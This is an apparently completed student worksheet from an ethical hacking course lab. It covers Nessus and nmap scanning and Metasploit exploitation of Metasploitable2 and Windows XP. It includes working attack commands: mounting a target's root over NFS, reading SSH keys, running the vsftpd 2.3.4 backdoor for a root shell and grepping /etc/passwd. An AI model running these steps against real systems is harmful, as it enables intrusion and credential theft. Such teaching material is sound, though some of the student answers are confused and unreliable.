

Module 8+9 - Vulnerability Scanning and Exploitation

LESSON TITLE:

WARNING:

Warning: Any use of penetration testing techniques on a live network could result in expulsion and/or criminal prosecution. Techniques are to be used in lab environments, for educational use only or on networks for which you have explicit permission to test its defenses.

Level:

☐ Beginner

☐ Advanced

☒ Intermediate

Lesson Learning Outcomes: Upon completion of this lesson, students will be able to:

- Demonstrate the use of different vulnerability scanning tools.
- Identify vulnerabilities within a computer system.
- Demonstrate the use of pre-built tools to exploit a vulnerability in a computer system.

Materials List:

- Computers with Internet connection
- Browsers: Firefox (preferred), Google Chrome, or Internet Explorer
- Intro to Ethical Hacking lab environment

Introduction

In this lab we will explore methods of vulnerability scanning and exploitation using tools such as OpenVAS and Metasploit. Follow the steps below and answer all questions in your own words with as much detail as possible. Paste screen shots where requested. Include your username in the filename.

Systems and tools needed:

- Kali Linux (*u: root, p: toor*)
- Metasploit2
- Windows XP (SP2)
- Ubuntu 12.04
- **Power down all other systems on your network.**

Module Activity Description:

Part One: Vulnerability Scanning with Nessus Community Edition

Install **Nessus Essentials** on your Kali Linux System. This guide https://www.youtube.com/watch?v=_h9aZvv02MQ will help you through the steps (you want the 64 bit one).

After install, log into the web interface as admin. The password is auto generated at the end of the install process. **Note: You may want to change this to make it easier to remember.**


*Create a New Scan called **ScanNetwork** with the following settings:*

- **Basic Network Scan**
- **Targets:** 192.168.2.0/24 (or Network Address of your network)
- **Start**

Run the Scan you just created (This will take several minutes to complete)

*Once completed, go to **Scans>Results** to view an overview of what the scan detected*

1. **Paste a screen shot of this page.**



rsh Service Detection	0.0 (Log)	80%	192.168.2.5	514/tcp
TWiki XSS and Command Execution Vulnerabilities	10.0 (High)	80%	192.168.2.5	80/tcp
jQuery Detection	0.0 (Log)	80%	192.168.2.5	80/tcp
TWiki Cross-Site Request Forgery Vulnerability - Sep10	5.8 (Medium)	80%	192.168.2.5	80/tcp
TWiki Version Detection	0.0 (Log)	80%	192.168.2.5	80/tcp
ICMP Timestamp Detection	0.0 (Log)	80%	192.168.2.5	general/icmp
CGI Scanning Consolidation	0.0 (Log)	80%	192.168.2.6	2869/tcp
Apache Web Server Detection	0.0 (Log)	80%	192.168.2.5	80/tcp
phpMyAdmin Detection	0.0 (Log)	80%	192.168.2.5	80/tcp
PHP Version Detection (Remote)	0.0 (Log)	80%	192.168.2.5	80/tcp

Create a **Filtered Report** of the results and download as a pdf file. Review the report and answer the following questions:

- Which of your systems had the most vulnerabilities? Windows and Ubuntu
- Which port on the windows XP system showed vulnerabilities? 445
- What CVE IDs are associated with the top vulnerability on your XP system?
2006-3439
- What is the potential impact of this vulnerability being exploited? This could allow remote code execution with RPC request then take control of the system
- Look at the top 2 vulnerabilities on the metasploitable system. Describe how the scan detected these vulnerabilities.

The scan detected the OS with NVTs, it reports the info to find the best OS and other info to help the OS detection. TWiki was found due to the `-%URLPARAM}%` variable because it is not properly sanitized which lets attackers conduct cross site scripting attacks.

Module Activity Description:

Part Two: Vulnerability Detection with NMAP NSE


In this section, we will use prebuilt nmap NSE scripts to try and discover potential vulnerabilities within our metasploit2 system. A list of all built in scripts can be found at <https://nmap.org/nsedoc/>.

Determine the IP address of your metasploit2 system and record it here:

Run a service detection scan to determine the open ports and service info

`nmap -sV <IP of system>`

7. Paste a screen shot of the output.



```
PORT      STATE SERVICE      VERSION
21/tcp    open  ftp          vsftpd 2.3.4
22/tcp    open  ssh          OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)
23/tcp    open  telnet       Linux telnetd
25/tcp    open  smtp         Postfix smtpd
53/tcp    open  domain       ISC BIND 9.4.2
80/tcp    open  http         Apache httpd 2.2.8 ((Ubuntu) DAV/2)
111/tcp   open  rpcbind      2 (RPC #100000)
139/tcp   open  netbios-ssn  Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp   open  netbios-ssn  Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
512/tcp   open  exec         netkit-rsh rshcd
513/tcp   open  login        OpenBSD or Solaris rlogind
514/tcp   open  tcpwrapped
1099/tcp  open  java-rmi     GNU Classpath grmiregistry
1524/tcp  open  bindshell    Metasploitable root shell
2049/tcp  open  nfs          2-4 (RPC #100003)
2121/tcp  open  ftp          ProFTPD 1.3.1
3306/tcp  open  mysql        MySQL 5.0.51a-3ubuntu5
5432/tcp  open  postgresql   PostgreSQL DB 8.3.0 - 8.3.7
5900/tcp  open  vnc          VNC (protocol 3.3)
6000/tcp  open  X11          (access denied)
6667/tcp  open  irc          UnrealIRCd
8009/tcp  open  ajp13        Apache Jserv (Protocol v1.3)
8180/tcp  open  http         Apache Tomcat/Coyote JSP engine 1.1
MAC Address: 00:50:56:8A:34:FB (VMware)
Service Info: Hosts: metasploitable.localdomain, irc.Metasploitable.LAN; OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel
Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 100.21 seconds
```

`nmap --script nfs-ls <IP of system>`

8. Paste a screen shot of the output.

```

21/tcp open ftp
22/tcp open ssh
23/tcp open telnet
25/tcp open smtp
53/tcp open domain
80/tcp open http
111/tcp open rpcbind
139/tcp open netbios-ssn
445/tcp open microsoft-ds
512/tcp open exec
513/tcp open login
514/tcp open shell
1524/tcp open ingreslock
2049/tcp open nfs
2121/tcp open ccproxy-ftp
3306/tcp open mysql
3632/tcp open distccd
5432/tcp open postgres
5900/tcp open vnc
6000/tcp open X11
6667/tcp open irc
8089/tcp open ajp13

Nmap done: 1 IP address (1 host up) scanned in 0.111 seconds
msfadmin@metasploitable:~$

```

Enumerate which

users can access Samba shares:

`nmap --script smb-enum-users <IP of system>`

9. Paste a screenshot of the top of the script results.

```

METASPLOITABLE\backup (RID: 1068)
  Full name: backup
  Flags: Normal user account, Account disabled
METASPLOITABLE\bin (RID: 1004)
  Full name: bin
  Flags: Normal user account, Account disabled
METASPLOITABLE\bind (RID: 1210)
  Flags: Normal user account, Account disabled
METASPLOITABLE\daemon (RID: 1002)
  Full name: daemon
  Flags: Normal user account, Account disabled
METASPLOITABLE\dhcp (RID: 1202)
  Flags: Normal user account, Account disabled
METASPLOITABLE\distccd (RID: 1222)
  Flags: Normal user account, Account disabled
METASPLOITABLE\ftp (RID: 1214)
  Flags: Normal user account, Account disabled
METASPLOITABLE\games (RID: 1010)

```

10. Which user accounts are enabled for Samba? Msfadmin, user

Enumerate directories within http services:

`nmap --script http-enum <IP of system>`

11. List any directories that you think might contain any potential vulnerabilities.

/manager/html/upload

/managerhtml

Try out some more scripts on your own. Find two (2) that reveal some vulnerability information.

12. Paste screen shots and descriptions of the two scripts below.

```
21/tcp open  ftp      vsftpd 2.3.4 backdoor
ftp-vsftpd-backdoor: vsftpd 2.3.4 backdoor
VULNERABLE: vsftpd service
vsftpd version 2.3.4 backdoor
State: VULNERABLE (Exploitable) 4: version 1
IDs: CVE:CVE-2011-2523 BID:48539
vsftpd version 2.3.4 backdoor, this was reported on 2011-07-04.
Port: Disclosure date: 2011-07-03
Exploit results:
Shell command: id
Results: uid=0(root) gid=0(root)
References:
https://github.com/rapid7/metasploit-framework/blob/master/modules/exploits/unix/ftp/vsftpd_234_backdoor.rb
https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2011-2523
Impact: http://scarybeastsecurity.blogspot.com/2011/07/alert-vsftpd-download-backdoored.html
https://www.securityfocus.com/bid/48539
22/tcp open  ssh
23/tcp open  telnet
25/tcp open  smtp
53/tcp open  domain
80/tcp open  http
111/tcp open rpcbind
```

```
PORT      STATE SERVICE
21/tcp    open  ftp
ftp-anon: Anonymous FTP login allowed (FTP code 230)
22/tcp    open  ssh
23/tcp    open  telnet
25/tcp    open  smtp
53/tcp    open  domain
80/tcp    open  http
111/tcp    open  rpcbind
139/tcp    open  netbios-ssn
445/tcp    open  microsoft-ds
512/tcp    open  exec
513/tcp    open  login
514/tcp    open  shell
1099/tcp   open  rmiregistry
1524/tcp   open  ingreslock
2049/tcp   open  nfs
2121/tcp   open  ccproxy-ftp
3306/tcp   open  mysql
5432/tcp   open  postgresql
5908/tcp   open  vnc
5908/tcp   open  X11
5667/tcp   open  irc
8009/tcp   open  ajp13
8180/tcp   open  unknown
```

Module Activity

Description:

Part Three: Exploiting Vulnerabilities

In this section we will look at some examples of exploiting known vulnerabilities. Keep in mind; these are very simple examples that should be patched on most systems. **DO NOT attempt to run these or any exploits on a system you are not authorized to do so on.**

Above we discovered NFS directories that were available. Now we will attempt to mount the root of the system to access these directories.

First install the nfs client:

```
apt-get install nfs-common
```

Check to see which directories are mountable:

```
nmap --script nfs-showmount <IP of system>
```

Info: It appears the root (/) is mountable, so now mount it to your Kali system:

```
mkdir /tmp/nfs
```

```
mount -o nolock -t nfs <IP of system>:/ /tmp/nfs
```

Now you can navigate and read the files on the metasploitable system within the /tmp/nfs. Run a directory listing on the /tmp/nfs directory.

1. Paste a screen shot of directory.

```
bin    dev    initrd    lost+found    nohup.out    root    sys    var
boot   etc    initrd.img    media    opt    sbin    tmp    vmlinuz
cdrom  home  lib    non-free    mnt    proc    srv    usr
```

*Now let's see what we can access. Navigate to the **msfadmin** users home directory and find the hidden **ssh** directory.*

```
cd /tmp/nfs/home/msfadmin/.ssh
```

Open the authorized_keys file

2. Paste a screenshot of the file contents.

```
ssh-dss AAAAB3NzaC1kc3MAAACBANWgcbHvxF2YRX0gT1zyoZazzHiU5+63hKF0hzJch8dZQ
pFU5gGkDkZ30rC4jrNqCXNDN50RA4ylcNt078B/I4+5YCZ39faSiXIof18t0VWtTtg3lkuv3
eSV0zuSGeqZPHMtep6iizQA5yoClkCyj8swXH+cPBG5uRPiXYL911rAAAAFQDL+pKrLy6vy9H
CywXWZ/jcPpPHEQAAAAIAgt+cN3fDT1RRCYz/VmqfUsqW4jtZ06kvx3L82T2Z1YVeXe7929JWe
u9d30B+NeE8EopMiWaTZT0WI+0kzxSAGyuTskue4nv6CfxnDr58xa1pZcS066R5jCSARMHU6W
BWId3MYzsJNZqTN4uoRa4tIFwM8X99K0UUVmLvNbPByEAAAIBNfKRDwM/QnEpdRTTsRBh9rA
Lq6eDbLNbu/5gozf4Fv1Dt1Zmq5ZxtXeQtW5BYyorILRZ5/Y4pChRa01bxTRSJah0RJk5wxAU
PZ282N07fzcJyVlBojMvPlbAplpSiecCuLGX7G04Ie8SFzT+wCketP9Vrw0PvtUZU3DfrVTCy
tg== user@metasploitable
```

```
[*] Started reverse TCP handler on 192.168.2.9:4444
[*] 192.168.2.8:445 - Automatically detecting the target...
[*] 192.168.2.8:445 - Fingerprint: Windows XP - Service Pack 2 - lang:English
[*] 192.168.2.8:445 - Selected Target: Windows XP SP2 English (AlwaysOn NX)
[*] 192.168.2.8:445 - Attempting to trigger the vulnerability...
[*] Sending stage (179779 bytes) to 192.168.2.8
```

Info: You just found the admin users ssh encryption key. This is what hacking looks like!

Using Metasploit framework to run an exploit

*In our port scans, we discovered that **vsftpd version 2.3.4** was running. This version of the service has a well know backdoor that was installed by a malicious developer. We can use a Metasploit module to exploit this vulnerability.*

Start you msfconsole and select the module to run the exploit

```
use exploit/unix/ftp/vsftpd_234_backdoor
```

Set the target to your metasploitable system

```
set RHOST <IP of system>
```

```
show targets
```

```
set TARGET 0
```

Verify targets and exploit

```
show options
```

```
exploit
```

This opened a telnet session as a root user. Run a few commands to test it out:

```
whoami
```

```
hostname
```


```
grep root /etc/passwd
```

 Paste a screen shot of these commands.

Info: The last command gave you the password hash for the root user. This could come in handy later.

Find another exploitable payload that will run against metasploitable2. (There are tons of guides available on the Internet).

3. Provide screen shots of running the exploit. Then answer the following questions.



```
[*] Started reverse TCP handler on 192.168.2.8:4444
[*] 192.168.2.5:445 - Automatically detecting the target...
[*] 192.168.2.5:445 - Fingerprint: Unknown - - lang:Unknown - reporting this
[-] 192.168.2.5:445 - Exploit aborted due to failure: no-target: No matching
target
[*] Exploit completed, but no session was created.
```

4. What service did this exploit use? The server service
5. What is the CVE ID and description of the vulnerability that it took advantage of?
2008-4250
6. What were you able to access after successfully running the exploit?

No, I was able to navigate through the windows XP directories and see the sys info, no matching target.